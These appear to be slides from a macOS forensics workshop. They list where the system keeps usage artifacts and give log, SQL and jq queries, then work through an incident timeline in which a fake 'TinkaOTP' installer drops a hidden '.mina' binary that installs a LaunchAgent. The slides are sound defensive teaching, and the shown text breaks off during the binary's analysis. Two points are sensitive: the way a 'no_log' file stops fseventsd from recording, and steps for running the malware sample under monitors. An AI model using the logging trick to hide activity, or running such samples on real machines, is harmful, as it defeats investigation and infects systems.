
Recent Items (1/6)

- Recent Items records accessed files, etc. as with RecentDocs in Windows.
  - OS X 10.10 or earlier
    - ~/Library/Preferences/com.apple.recentitems.plist
  - OS X 10.11 or later
    - .sfl and .sfl2 files under ~/Library/Application Support/com.apple.sharedfilelist/
    - *.sfl: OS X 10.11 or later
    - *.sfl2: macOS 10.13 or later

Recent Items (2/6)

- “Recent Items” in Apple menu.
  - Recent Applications
    - com.apple.LSSharedFileList.RecentApplications(.sfl|.sfl2)
  - Recent Documents
    - com.apple.LSSharedFileList.RecentDocuments(.sfl|.sfl2)
    - com.apple.LSSharedFileList.ApplicationRecentDocuments/
      - There are sfl and sfl2 files for each application under this directory.
  - Recent Servers (saved with the server name)
    - com.apple.LSSharedFileList.RecentServers(.sfl|.sfl2)
  - Recent Hosts (saved with the IP address)
    - com.apple.LSSharedFileList.RecentHosts(.sfl|.sfl2)


Recent Items (3/6)




Recent Items (4/6)

- Items displayed on the side bar of Finder:
  - Finder Tag
    - com.apple.LSSharedFileList.ProjectsItems(.sfl|.sfl2)
  - Favorite Items
    - com.apple.LSSharedFileList.FavoriteItems(.sfl|.sfl2)
  - Favorite Volumes
    - com.apple.LSSharedFileList.FavoriteVolumes(.sfl|.sfl2)
- “Favorite Servers” in the “Connect to Server” dialog
  - Favorite Servers
    - com.apple.LSSharedFileList.FavoriteServers (.sfl|.sfl2)

Recent Items (5/6)





Recent Items (6/6)

- Recently used folders in dialog boxes
  - ~/Library/Preferences/.GlobalPreferences.plist
  - defaults read -g NSNavRecentPlaces
- History of access using Finder
  - ~/Library/Preferences/com.apple.finder.plist
    - FXDesktopVolumePositions
      - Coordinates of volume icons shown on the desktop
    - FXRecentFolders
      - Folder names containing the names of up to ten recently accessed volumes are recorded.
    - FXConnectToLastURL
      - Go menu's Connect to Server
    - GoToField / GoToFieldHistory
      - Go menu's Go to Folder history

File activities

- .fseventsd
  - Mac OS X 10.5 or later
  - .fseventsd can be used for both HFS+ and APFS.
  - Information similar to NTFS' $UsnJrnl:$J is recorded.
  - Records are recorded in file units; multiple events, such as file creation, change, delete, etc., are recorded in one record.
  - Since no timestamps are recorded, we will use update dates of artifact files as rough timestamps.
  - Artifact files are recorded under the ".fseventsd" folder directly under the root directory of each partition.
    - If a file named "no_log" is created directly under the .fseventsd directory, records will no longer be recorded in that volume.
  - Created also in external media.

Program run history

- Spotlight Shortcuts
  - Applications run from Spotlight are recorded.
  - Since Spotlight supplements application names, you can run Firefox just by entering “fire”. In this case, the entry in which “fire” and “Firefox” are associated is recorded.
  - OS X 10.9 or earlier
    - ~/Library/Preferences/com.apple.spotlight.plist
  - OS X 10.10 or later
    - ~/Library/Application Support/com.apple.spotlight.Shortcuts
  - macOS 10.15
    - ~/Library/Application Support/com.apple.spotlight/com.apple.spotlight.Shortcuts
  - macOS 11 or later
    - ~/Library/Application Support/com.apple.spotlight/com.apple.spotlight.Shortcuts.v3

Software installation history

- InstallHistory
  - /Library/Receipts/InstallHistory.plist
  - Installation history of OSs and software is recorded.
  - Package name, version, date of installation

Quarantine Events

- Database of files to which the com.apple.quarantine extended attribute has been given due to files downloaded from web browsers, etc.
  - The records in the database are recorded separately from the extended attribute, and so they remain even after the file extended attribute is deleted.
- Mac OS X 10.6 or earlier
  - ~/Library/Preferences/com.apple.LaunchServices.QuarantineEvents
- Mac OS X 10.7 or later
  - ~/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2
- The name of the application used to download the file, timestamp of download, download source URL, etc. are recorded.
- No extended attribute will be set to files downloaded from curl or wget and such an activity will not be recorded in the database either.

Unified Logs (1/3)

- Adopted from macOS 10.12.
- Logs of program run, volume mount, etc. are recorded.
- Storage directories
  - /private/var/db/uuidtext
  - /private/var/db/diagnostics
- Export logs from the live system:
  - sudo log collect
    - system_logs.logarchive is created.
- Manually export logs from the disk image:
  1. Copy files in the /private/var/db/diagnostics folder and the /private/var/db/uuidtext folder to one folder (do not include the parent folders of uuidtext and diagnostics).
  2. Add the ".logarchive" extension to the copy destination folder.
  - A little more additional procedures are now required due to the version upgrade of macOS.
    - Analyze the acquired UnifiedLog on Catalina
    - https://padawan-4n6.hatenablog.com/entry/2020/03/15/052607

Unified Logs (2/3)

- log command

```
% log show --debug --info --predicate 'FILTERING CONDITION' --start 'YYYY-MM-DD hh:mm:ss'
--end 'YYYY-MM-DD hh:mm:ss'
```

- Filtering conditions

```
eventType          The type of event: activityCreateEvent, activityTransitionEvent, logEvent, signpostEvent, stateEvent,
timesyncEvent, traceEvent and userActionEvent.
eventMessage       The pattern within the message text, or activity name of a log/trace entry.
messageType        For logEvent and traceEvent, the type of the message itself: default, info, debug, error or fault.
process            The name of the process the originated the event.
processImagePath   The full path of the process that originated the event.
sender             The name of the library, framework, kernel extension, or mach-o image, that originated the event.
senderImagePath    The full path of the library, framework, kernel extension, or mach-o image, that originated the event.
subsystem          The subsystem used to log an event.  Only works with log messages generated with os_log(3) APIs.
category           The category used to log an event.  Only works with log messages generated with os_log(3) APIs.  When
category is used, the subsystem filter should also be provided.
```

Unified Logs (3/3)

- Unified Logs format

Timestamp
Thread ID
Log Type
Activity ID
TTL
Process ID
Process Name
Sender (Library)

```
% log show --info --debug --predicate 'sender == "TimeMachine"'
Filtering the log data using "sender == "TimeMachine"
Timestamp                       Thread     Type        Activity            PID    TTL
2021-11-09 18:41:17.571449+0900 0x23fb85   Info        0x0                 259    0    backupd: (TimeMachine)
[com.apple.TimeMachine:General] Mountpoint '/Volumes/TimeMachine' is still valid
```

Subsystem
Category
Event Message

- These items are actually written in one line.

6.2

Hands-on:
Analysis of activities before and after the creation of persistence

Analysis of activities before and after the creation of persistence

- Items to be investigated
  - mac_apt.db
    - RecentItems
    - FsEvents
    - SpotlightShortcuts
    - IntallHistory
    - SpotlightDataView-1-store
    - SpotlightDataView-1-.store-DIFF
    - Quarantine
  - UnifiedLogs.db
    - Program run history
    - Volume mount

These items do not have timestamps.

Mainly check these items.

Hands-On

Program execution history recorded in UnifiedLogs.db (1/2)

- Trace of running .app format applications (application bundle)
- Filtering conditions
  - Message = LAUNCHING:0
  - TimeUtc = Around the date and time of persistence creation
    - Clicking the TimeUtc column name allows you to sort in the ascending (or descending) order.
- ProcessName column, ProcessImagePath column
  - Applications from which a program is launched:
    - Dock, Finder, Spotlight, loginwindow, open, etc.
  - The following items are normal processes and can be ignored.
    - activateSettings
    - System Preferences

Program execution history recorded in UnifiedLogs.db (2/2)

Hands-On

- Unsigned programs authorized to run by Gatekeeper
  - Mach-O binary is recorded.
  - dmg is also recorded.
- Filtering conditions
  - Category = gk
  - Message = temporarySigning
  - TimeUtc = Around the date and time of persistence creation

Hands-On

Volume mount recorded in UnifiedLogs.db

- Volumes mounted/unmounted
  - Volume names, not DMG file names, etc., are recorded.
  - The filesystem of the mounted volume can also be known.
- SQL query to search for volume mounts

```
SELECT TimeUtc, Message FROM UnifiedLogs WHERE TimeUtc LIKE "2021-11-25 04:%" AND (ProcessName = "kernel" AND
(Message LIKE "%mounted%" OR Message LIKE "%unmount%")) ORDER BY TimeUtc;
```

  - The Preboot volume exists as the system standard and can be ignored.

Hands-On

mac_apt.db: SpotlightDataView

- Based on the file names and volume names acquired up to this step, filter the SpotlightDataView table.
- Filtering conditions
  - FullPath = File name/volume name
- Meaning of the columns
  - _kMDItemCreationDate: Date and time of file creation
  - kMDItemWhereFroms: Download source URL

Hands-On

mac_apt.db: Quarantine

- Database that records files to which the com.apple.quarantine extended attribute is set.
  - It is implemented as a macOS security framework.
- The name of the application used to download the file, timestamp of download, and download source URL are recorded.
- Filtering conditions
  - DataUrl = Download source URL acquired from SpotlightDataView

Hands-On

mac_apt.db: RecentItems (Program execution history)

- Names of started applications and their file paths
- Filtering conditions
  - Type = APPLICATION
  - Name = Application name
  - URL = Application path

Hands-On

mac_apt.db: RecentItems (Volume mount)

- Mounted volumes and their folder paths
- Filtering conditions
  - Type = VOLUME
  - Name = Volume name
  - URL = Volume path (path starting with Volumes/)

Hands-On

mac_apt.db: RecentItems (Finder access folder)

- Names of folders access from Finder and their folder paths
- Filtering conditions
  - Type = PLACE
  - Name = Folder name/volume name
  - URL = Folder path

Hands-On

mac_apt.db: FsEvents

- Events occurred in the filesystem are recorded.
  - File/folder creation, deletion, permission change, etc.
  - In this workshop, we will investigate volume mount and therefore will filter folder creation entries under Volumes.
- Filtering conditions
  - SourceModDate = Around the date and time of persistence creation
  - EventFlags = FolderCreated
  - Filepath = Volumes/
- SourceModDate column
  - Date and time of artifact file modification
  - Although we can see the relevant event occurred by this date and time, the accurate date and time are unknown.

Hands-On

mac_apt.db: SpotlightShortcuts

- Applications started from Spotlight are recorded.
  - Strings entered by the user are also recorded.
- Filtering conditions
  - DisplayName or URL = Application name
  - LastUsed = Around the date and time of persistence creation

Hands-On

mac_apt.db: InstallHistory

- Installed packages are recorded.
- Filtering conditions
  - Date = Around the date and time of persistence creation

Solutions to Exercise 2

Unified Logs investigation results (1)

- Traces of running applications

```
SELECT TimeUtc, ProcessName, Message FROM UnifiedLogs WHERE (TimeUtc LIKE "2021-11-25 04:4%" AND Message LIKE
"LAUNCHING:0%" AND Message NOT LIKE "%activateSettings%" AND Message NOT LIKE "%System Preferences%") ORDER BY
TimeUtc;
```

	TimeUtc	ProcessName	Message
1	2021-11-25 04:41:27.422855	Dock	LAUNCHING:0x0-0x4c04c DiskImageMounter foreground=0 bringForward=0 seed=125 userActivityCount=0
2	2021-11-25 04:41:37.924145	Finder	LAUNCHING:0x0-0x4f04f TinkaOTP Installer foreground=1 bringForward=1 seed=126 userActivityCount=0
3	2021-11-25 04:41:44.446290	open	LAUNCHING:0x0-0x50050 TinkaOTP foreground=0 bringForward=0 seed=130 userActivityCount=0

Unified Logs investigation results (2)

- Traces of commands run by Gatekeeper

```
SELECT TimeUtc, Message FROM UnifiedLogs WHERE (TimeUtc LIKE "2021-11-25 04:4%" AND Message LIKE
"temporarySigning%" AND Message NOT LIKE "%activateSettings%" AND Message NOT LIKE "%System Preferences%")
ORDER BY TimeUtc;
```

	TimeUtc	Message
1	2021-11-25 04:41:27.593697	temporarySigning type=3 matchFlags=0x0 path=/Users/macforensics/Downloads/Installer.dmg
2	2021-11-25 04:41:38.114360	temporarySigning type=1 matchFlags=0x0 path=/Volumes/Installer/TinkaOTP Installer.app/Contents/MacOS/TinkaOTP Installer
3	2021-11-25 04:41:40.842618	temporarySigning type=1 matchFlags=0x0 path=/var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.jv3vIUms
4	2021-11-25 04:41:45.398062	temporarySigning type=1 matchFlags=0x0 path=/Users/macforensics/Library/.mina

Unified Logs investigation results (3)

- Volume mount

There are histories that the Installer volume and the TinkaOTP volume were mounted.

	TimeUtc	Messa
1	2021-11-25 04:41:34.416693	apfs_vfsop_mount:1489: mounted volume: Installer...
2	2021-11-25 04:41:44.076904	hfs: mounted TinkaOTP on device disk4s1...
3	2021-11-25 04:41:44.355439	hfs: unmount initiated on TinkaOTP on device disk4s1...
4	2021-11-25 04:41:59.291558	apfs_vfsop_unmount:1681: /dev/disk3: unmounting volume 'Installer'...
5	2021-11-25 04:41:59.291978	apfs_vfsop_unmount:1929: all done. going home. (numMountedAPFSVolumes ...
6	2021-11-25 04:49:52.092820	apfs_vfsop_mount:1489: mounted volume: Preboot...
7	2021-11-25 04:49:52.362797	apfs_stop_bg_work:876: Volume Preboot is unmounting,stop any bg work...
8	2021-11-25 04:49:52.365180	apfs_vfsop_unmount:1681: /dev/disk1: unmounting volume 'Preboot'...
9	2021-11-25 04:49:52.365185	apfs_vfsop_unmount:1712: waiting for cleaners to finish: purgatory ...
10	2021-11-25 04:49:52.367094	apfs_vfsop_unmount:1929: all done. going home. (numMountedAPFSVolumes ...

- mac_apt.db: SpotlightDataView

  - Recorded in SpotlightDataView-1-.store-DIFF.

```
SELECT FullPath, _kMDItemCreationDate, kMDItemWhereFroms, kMDItemDownloadedDate FROM "SpotlightDataView-1-
.store-DIFF" WHERE (FullPath LIKE "%Installer%" OR FullPath LIKE "%TinkaOTP%");
```

	FullPath	_kMDItemCreationDate	kMDItemWhereFroms	kMDItemDownloadedDate
1	/Users/macforensics/Downloads/Installer.dmg	2021-11-25 04:41:22.660911	http://www.2fa.test/download/Installer.dmg	2021-11-25 04:41:22.675559
2	/Users/macforensics/Downloads/TinkaOTP.dmg	2021-11-25 04:41:40.892716		
3	/Applications/TinkaOTP.app	2021-11-25 04:41:44.097888		
4	/usr/local/Homebrew/Library/Homebrew/vendor/portable-ruby/2.6.8/lib/ruby/2.6.0/bundler/installer	2021-07-07 10:39:00		
5	/usr/local/Homebrew/Library/Homebrew/vendor/portable-ruby/2.6.8/lib/ruby/2.6.0/bundler/plugin/installer	2021-07-07 10:39:00		
6	/usr/local/lib/python3.9/site-packages/wheel-0.37.0.dist-info/INSTALLER	2021-11-25 04:15:37.385198		
7	/usr/local/lib/python3.9/site-packages/setuptools/installer.py	2021-11-25 04:15:37.416519		
8	/usr/local/lib/python3.9/site-packages/setuptools/__pycache__/installer.cpython-39.pyc	2021-11-25 04:15:37.764209		
9	/usr/local/lib/python3.9/site-packages/setuptools-59.0.1.dist-info/INSTALLER	2021-11-25 04:15:37.787486		
10	/usr/local/lib/python3.9/site-packages/pip-21.3.1.dist-info/INSTALLER	2021-11-25 04:15:38.839209		
11	/Users/macforensics/Downloads/Installer.dmg			

mac_apt.db: Quarantine

- Names of applications used to download files

	EventID	TimeStamp	AgentBundleID	AgentName	DataUrl
	フィルター	フィルター	フィルター	フィルター	フィルター
1	43AFF61A-A7BE-4F70-A5E8-494B8AF4C4FD	2021-11-25 03:56:20.236561	com.apple.Safari	Safari	blob:https://visualstudio.microsoft.com/...
2	234EF4B6-F52E-4CB6-9CA0-B9BCDC19C395	2021-11-25 04:10:12.706447	com.apple.Safari	Safari	https://az764295.vo.msecnd.net/stable/...
3	2EA1A31F-155F-4DC6-B862-DD1FEBEB60DA	2021-11-25 04:41:22.690228	com.apple.Safari	Safari	http://www.2fa.test/download/Installer.dmg

- Installer.dmg was downloaded using Safari.
- It is highly likely that the user manually downloaded it.

mac_apt.db: FsEvents

- Folders in which suspicious volumes were mounted

LogID	EventFlagsHex	EventType	EventFlags	Filepath	File_ID	SourceModDate	Source
Filter	Filter	Filter	FolderCreated	Volumes/	Filter	2021-11-25 04:4	Filter
000000000058B836	01000182	Folder	Removed|FolderCreated|PermissionChange	Volumes/Installer	12885154723	2021-11-25 04:49:53.250640	/.fseventsd/000000000058c460
000000000058C3A9	01000082	Folder	Removed|FolderCreated	Volumes/Preboot	12885154973	2021-11-25 04:49:53.250640	/.fseventsd/000000000058c460
000000000058B5B8	01000182	Folder	Removed|FolderCreated|PermissionChange	Volumes/TinkaOTP	12885154755	2021-11-25 04:49:53.250640	/.fseventsd/000000000058c460
000000000058C3A6	01000080	Folder	FolderCreated	Volumes/VMware Shared Folders	12885154974	2021-11-25 04:49:53.250640	/.fseventsd/000000000058c460

- FolderCreated and Removed under Volumes mean a volume mount and volume unmount, respectively.

- mac_apt.db: RecentItems - APPLICATION

  - TinkaOTP Installer in the mounted Installer volume was run.

Type	Name	URL	Info	User	Source
LICATION	Filter	Filter	Filter	Filter	Filter
APPLICATION	TinkaOTP Installer	Volumes/Installer/TinkaOTP Installer.app	uuid=F7DC6BCE-77DB-46C0-ABB7-16F076560BBD	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2
APPLICATION	Mail	System/Applications/Mail.app	uuid=8832EB17-15B5-4143-8B35-004E67203462	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2
APPLICATION	Visual Studio Code	Applications/Visual Studio Code.app	uuid=09FE0C7F-9887-4820-8EAD-BD5293E5538A	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2
APPLICATION	Terminal	System/Applications/Utilities/Terminal.app	uuid=94273B79-AE14-45CC-89D7-7E1C48473C33	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2
APPLICATION	Safari	Applications/Safari.app	uuid=86196AB8-D9E9-4758-A390-1F702F28A080	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2
APPLICATION	System Preferences	System/Applications/System Preferences.app	uuid=475D09BC-AD5F-4AEA-896F-58C31BEC8E5A	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2
APPLICATION	Installer	System/Library/CoreServices/Installer.app	uuid=FDC6B42D-65C3-4E5A-B2A3-ECD19EA91997	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2
APPLICATION	Disk Utility	System/Applications/Utilities/Disk Utility.app	uuid=67999709-21E6-4713-9818-C5C2327054B7	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.RecentApplications.sfl2

- mac_apt.db: RecentItems - VOLUME

  - Here, there is also a record of a volume mount.

Type	Name	URL	Info	User	Source
VOLUME	Filter	Filter	Filter	Filter	Filter
VOLUME	macOS Catalina 10.15.5 Update	macOS Catalina 10.15.5 Update_0x1.23f9c8e8p+29	FXDesktopVolumePositions, vol_created_date=2020-05-...	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
VOLUME	TinkaOTP	TinkaOTP_0x1.21ac17e8p+29	FXDesktopVolumePositions, vol_created_date=2020-04-...	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
VOLUME	VMware Tools	VMware Tools_0x1.18ddb3fp+29	FXDesktopVolumePositions, vol_created_date=2019-09-0...	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
VOLUME	Installer	Installer _0x1.3988a2c82ep+29	FXDesktopVolumePositions, vol_created_date=2021-11-0...	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
VOLUME			uuid=4FF45885-D33E-4A6A-8CF7-3BC120468091	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2
VOLUME			uuid=1FD496A2-F160-4B40-BD72-EFE67009C96C	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2
VOLUME	Macintosh HD		uuid=BDEAA618-36E3-464A-9859-61C529164D9A	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2
VOLUME			uuid=CBA8FE9D-7811-41BC-9B5E-0D1B9E82D4AC	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2
VOLUME	VMware Tools	Volumes/VMware Tools	uuid=DF9C7C0E-36B2-47FD-9296-1C8653FEBFEF	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2
VOLUME	macOS Catalina 10.15.5 Update	Volumes/macOS Catalina 10.15.5 Update	uuid=BF5BA9D5-DBC5-4764-8947-E9BF5A7CDC56	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2
VOLUME	Installer	Volumes/Installer	uuid=53C13790-F6A3-4829-86FD-6A5F27C5A7B9	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2
VOLUME	TinkaOTP	Volumes/TinkaOTP	uuid=18B171E7-42BA-405A-88FB-14B9B64DF79B	macforensics	/Users/macforensics/Library/Application Support/com.apple.sharedfilelist/com.apple.LSSharedFileList.FavoriteVolumes.sfl2

- mac_apt.db: RecentItems - PLACE

  - The mounted Installer volume was browsed using Finder.

Type	Name	URL	Info	User	Source
PLACE	Filter	Filter	Filter	Filter	Filter
PLACE	Utilities	/Applications/Utilities	NSNavRecentPlaces	macforensics	/Users/macforensics/Library/Preferences/.GlobalPreferences.plist
PLACE	/Applications/		RecentMoveAndCopyDestinations	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
PLACE	Installer	Volumes/Installer	FXRecentFolders	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
PLACE	Applications	Applications	FXRecentFolders	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
PLACE	Downloads	Users/macforensics/Downloads	FXRecentFolders	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
PLACE	VMware Tools	Volumes/VMware Tools	FXRecentFolders	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist
PLACE	macOS Catalina 10.15.5 Update	Volumes/macOS Catalina 10.15.5 Update	FXRecentFolders	macforensics	/Users/macforensics/Library/Preferences/com.apple.finder.plist

- mac_apt.db: InstallHistory, SpotlightShortcuts

  - There were no traces in InstallHistory and SpotlightShortcuts.

Table: InstallHistory

Filter in any column

	ContentType	Date	DisplayName	DisplayVersion	PackageIdentifiers	ProcessName	Source
	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	NULL	2019-10-25 07:59:08	VMware Tools	11.0.0	com.vmware.tools.macos.pkg.files	Installer	/Library/Receipts/InstallHistory.plist
2	NULL	2021-08-05 08:23:15	macOS Catalina 10.15.5 Update		com.apple.pkg.macOSBrain	softwareupdated	/Library/Receipts/InstallHistory.plist
3	NULL	2021-11-25 04:01:07	Command Line Tools for Xcode	12.4	com.apple.pkg.CLTools_Executables,...	softwareupdated	/Library/Receipts/InstallHistory.plist

Table: SpotlightShortcuts

	User	UserTyped	DisplayName	LastUsed	URL	Source
	Filter	Filter	Filter	Filter	Filter	Filter
1	macforensics	disk	Disk Utility	2019-10-25 08:06:33	/System/Applications/Utilities/Disk Utility.app	/Users/macforensics/Library/Application Support/...

Timelines up to this point (1/2)

Timestamp (UTC)	Activity
2021-11-25 04:41:22.660911	/Users/macforensics/Downloads/Installer.dmg was created. (Downloaded from http://www.2fa.test/download/Installer.dmg using Safari)
2021-11-25 04:41:27.593697	/Users/macforensics/Downloads/Installer.dmg was started to mount.
2021-11-25 04:41:34.416693	Installer was mounted (apfs).
2021-11-25 04:41:37.924145	TinkaOTP Installer was run (using Finder).
2021-11-25 04:41:38.114360	/Volumes/Installer/TinkaOTP Installer.app/Contents/MacOS/TinkaOTP Installer was run.
2021-11-25 04:41:40.842618	/var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.jv3vIUms was run.
2021-11-25 04:41:40.892716	/Users/macforensics/Downloads/TinkaOTP.dmg was created.

Timelines up to this point (2/2)

Timestamp (UTC)	Activity
2021-11-25 04:41:44.076904	TinkaOTP was mounted (hfs).
2021-11-25 04:41:44.097888	/Applications/TinkaOTP.app was created.
2021-11-25 04:41:44.355439	TinkaOTP was unmounted (hfs).
2021-11-25 04:41:44.446290	TinkaOTP was run (using open command).
2021-11-25 04:41:45.360051	/User/macforensics/Library/.mina was created.
2021-11-25 04:41:45.398062	/Users/macforensics/Library/.mina was run.
2021-11-25 04:41:45.406457	/Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist was created.
2021-11-25 04:41:59.291558	Installer was unmounted (apfs).

Looking back timelines up to this point

- Installer.dmg was downloaded from http://www.2fa.test/download/Installer.dmg and then the disk image was mounted.
- TinkaOTP Installer was run from the mounted volume (/Volumes/Installer).
- After the random name file was run, TinkaOTP.dmg was created.
- After the TinkaOTP volume was mounted, /Applications/TinkaOTP.app was created and run.
- Since it took 8 seconds from the execution of the TinkaOTP Installer to the creation of the persistence, it is highly likely that the processes during this period ware performed automatically.

7

Exercise 3: Analysis of .mina

Organizing suspicious files (1/2)

- So far our analysis has found the following suspicious files:
  - /Users/macforensics/Library/.mina
  - /Applications/TinkaOTP.app
  - /Users/macforensics/Downloads/TinkaOPT.dmg
  - /var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.jv3vlUms
  - /Volumes/Installer/TinkaOTP Installer.app
  - /Users/macforensics/Downloads/Installer.dmg
- The above files have been extracted to the exported_files folder.
  - The following folders were not found in the disk image.
    - /var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.jv3vlUms
    - /Volumes/Installer/TinkaOTP Installer.app

Organizing suspicious files (2/2)

- Possible program relationship based on the timelines
  - TinkaOTP Installer
    - Downloaded and run by the user.
    - TinkaOTP was downloaded or dropped (?)
  - TinkaOTP
    - Automatically run (?)
    - .mina was downloaded or dropped (?)
  - .mina
    - Automatically run (?)
    - Persistence was registered (?)
    - Malware body (?)
- Check the items marked with (?)
- Analyze .mina, which was run immediately before persistence was created.
  - “.mina” is stored as “_mina”.

Hands-On

Analysis of .mina (1/8)

- String search
  - Using the strings command, etc., confirm if .mina contains a persistence file name.

Analysis of .mina (2/8)

Hands-On (Only macOS)

- Dynamic analysis (those who have a macOS VM) (1)
  - Run the following commands from different terminals

```
% sudo ./ProcessMonitor.app/Contents/MacOS/ProcessMonitor > mina_procmon.json
```

```
% sudo ./FileMonitor.app/Contents/MacOS/FileMonitor > mina_filemon.json
```

  - Then, run _mina from another terminal.
    - Make sure _mina is copied to the VM in advance.

```
% chmod +x _mina
% ./_mina
```

Analysis of .mina (3/8)

Hands-On (Only macOS)

- Dynamic analysis (those who have a macOS VM) (2)
  - When about 10 seconds have passed after running _mina, stop ProcessMonitor and FileMonitor with Ctrl+C.
  - Analyze mina_procmon.json and mina_filemon.json with jq.

Hands-On

Analysis of .mina (4/8)

- Dynamic analysis (those who don’t have a macOS VM)
  - Analyze the following JSON files in the json folder with jq.
    - mina_procmon.json
    - mina_filemon.json

Hands-On

Analysis of .mina (5/8)

- Dynamic analysis
  - mina_procmon.json
    - Investigate to confirm if _mina started other processes.
    - Investigate items with the following events:
      - ES_EVENT_TYPE_NOTIFY_EXEC
      - ES_EVENT_TYPE_NOTIFY_FORK
  - mina_filemon.json
    - Investigate to confirm if _mina created a persistence file.
    - Investigate items with the following event:
      - ES_EVENT_TYPE_NOTIFY_CREATE

Hands-On

Analysis of .mina (6/8)

- Investigation of mina_procmon.json (1)
  - Check the PID of _mina.

```
% jq '. | select((.process.name == "_mina") and (.event | endswith("EXEC")))' json/mina_procmon.json 2>/dev/null
{
